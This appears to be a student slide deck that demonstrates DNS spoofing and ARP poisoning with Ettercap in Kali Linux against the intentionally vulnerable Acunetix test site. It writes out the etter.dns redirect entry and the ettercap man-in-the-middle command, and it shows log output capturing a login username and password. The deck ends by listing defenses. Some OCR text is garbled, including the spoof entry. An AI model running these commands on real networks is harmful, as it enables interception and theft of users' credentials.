DNS Spoofing Attack using Ettercap in Kali Linux

MIET

FUTURE BEGINS HERE....

Model Institute of Engineering & Technology (Autonomous) Permanently Affiliated to the University of Jammu Accredited by NAAC with "A" Grade

Jammu, India 2025

DNS Spoofing Attack using Ettercap in Kali Linux

Demonstration with testphp.vulnweb.com


Shavita Raina

Introduction

- DNS SPOOFING: MANIPULATES DNS RESPONSES TO REDIRECT TRAFFIC.

- REDIRECTS VICTIMS TO MALICIOUS IPS INSTEAD OF REAL SERVERS.

- ETTERCAP: TOOL FOR MITM ATTACKS, ARP POISONING, DNS SPOOFING.




Tools Used


- OS: KALI LINUX 2025.1A
- TOOL: ETTERCAP 0.8.3.1
- TARGET: TESTPHP.VULNWEB.COM (ACUNETIX TEST SITE)
- BROWSER: FIREFOX

Editing the DNS Spoof File

- • Edited /etc/ettercap/etter.dns file.
- • Added entry: testphp.vulnweb.com A 192.168.67.128
- • Forces all DNS queries for the domain to attacker’s IP.



```
┌──(kali㉿kali)-[~]
└─$ sudo bash
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# vi /etc/ettercap/etter.dns
```




```
#
# ... for a AAAA query (same hostname allowed):
#   www.myhostname.com AAAA 2001:db8::1
#   *.foo.com          AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
#   www.hotmail.com    AAAA ::
#   www.yahoo.com      A    0.0.0.0
#
# or for PTR query:
#   www.bar.com    PTR 10.0.0.10 [TTL]
#   www.google.com PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
#    domain.com MX xxx.xxx.xxx.xxx [TTL]
#    domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
#    domain3.com MX xxxx:xxxx::y
#
# or for WINS query:
#    workgroup WINS 127.0.0.1 [TTL]
#    PC*       WINS 127.0.0.1
#
# or for SRV query (either IPv4 or IPv6):
#    service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]
#    service._tcp|_udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR re
#       so if you want to reverse poison you have to specify a
#       host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are o
#
# NOTE: IPv6 specific do not work because ettercap has been bui
#       IPv6 support. Therefore the IPv6 specific examples has
#       commented out to avoid ettercap throwing warnings durin
#
###############################################################


testphp.vulweb .com     A       192.168.67.128



# vim:ts=8:noexpandtab
"/etc/ettercap/etter.dns" 65L, 4533B
```

Starting Ettercap




```
┌──(root㉿kali)-[/home/kali]
└─# ettercap -T -q -M arp:remote -P /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:F9:4A:BC
          192.168.221.129/255.255.255.0
          fe80::8340:1bbf:4f0f:22c0/64
```

- • Command used:
- ettercap -T -M arp:remote -P dns_spoof /// ///
- • ARP poisoning initiated and DNS spoofing activated.



emonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information belo

Username : test

Password : ●●●●●●●●●


You can also signup here.
Signup disabled. Please use the username test and the password tes

rivacy Policy | Contact Us | ©2019 Acunetix Ltd

g: This is not a real shop. This is an example PHP application, which is intentionally vulnerable
ended to help you test Acunetix. It also helps you understand how developer errors and bad co
meone break into your website. You can use it to test other tools and your manual hacking skill
for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRI

Ettercap Output

- • Ettercap shows ARP poisoning success.
- • HTTP credentials intercepted from login page.



emonstration site for Acunetix Web Vulnerability Scanner

tegories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login informatio

Username :	
Password :	
	login

You can also signup here.
Signup disabled. Please use the username test and the passw

rivacy Policy | Contact Us | ©2019 Acunetix Ltd


g: This is not a real shop. This is an example PHP application, which is intentionally vul ended to help you test Acunetix. It also helps you understand how developer errors and meone break into your website. You can use it to test other tools and your manual hack for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forger

Victim's Perspective

- • Victim visits testphp.vulnweb.com/login.php
- • Website loads normally – spoofing unnoticed.

Login Captured

- • Ettercap captured credentials entered by victim:
- • Username: test
- • Password: 123456789



```
┌──(root㉿kali)-[/home/kali]
└─# ettercap -T -q -M arp:remote -P /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:F9:4A:BC
          192.168.221.129/255.255.255.0
          fe80::8340:1bbf:4f0f:22c0/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

dns_spoof: etter.dns:61 Unknown record type .com
dns_spoof: etter.dns:63 Invalid entry '
'
  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Sorry, plugin '///' can not be found - skipping!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

HTTP : 44.228.249.3:80 -> USER: test  PASS: 123456789  INFO: http://testphp.vulnwe
CONTENT: uname=test&pass=123456789
```

Conclusion

- • Demonstrated DNS Spoofing via Ettercap.
- • ARP poisoning used to intercept victim’s traffic.
- • Captured sensitive login data.
- • Defense: Use HTTPS, DNSSEC, trusted networks.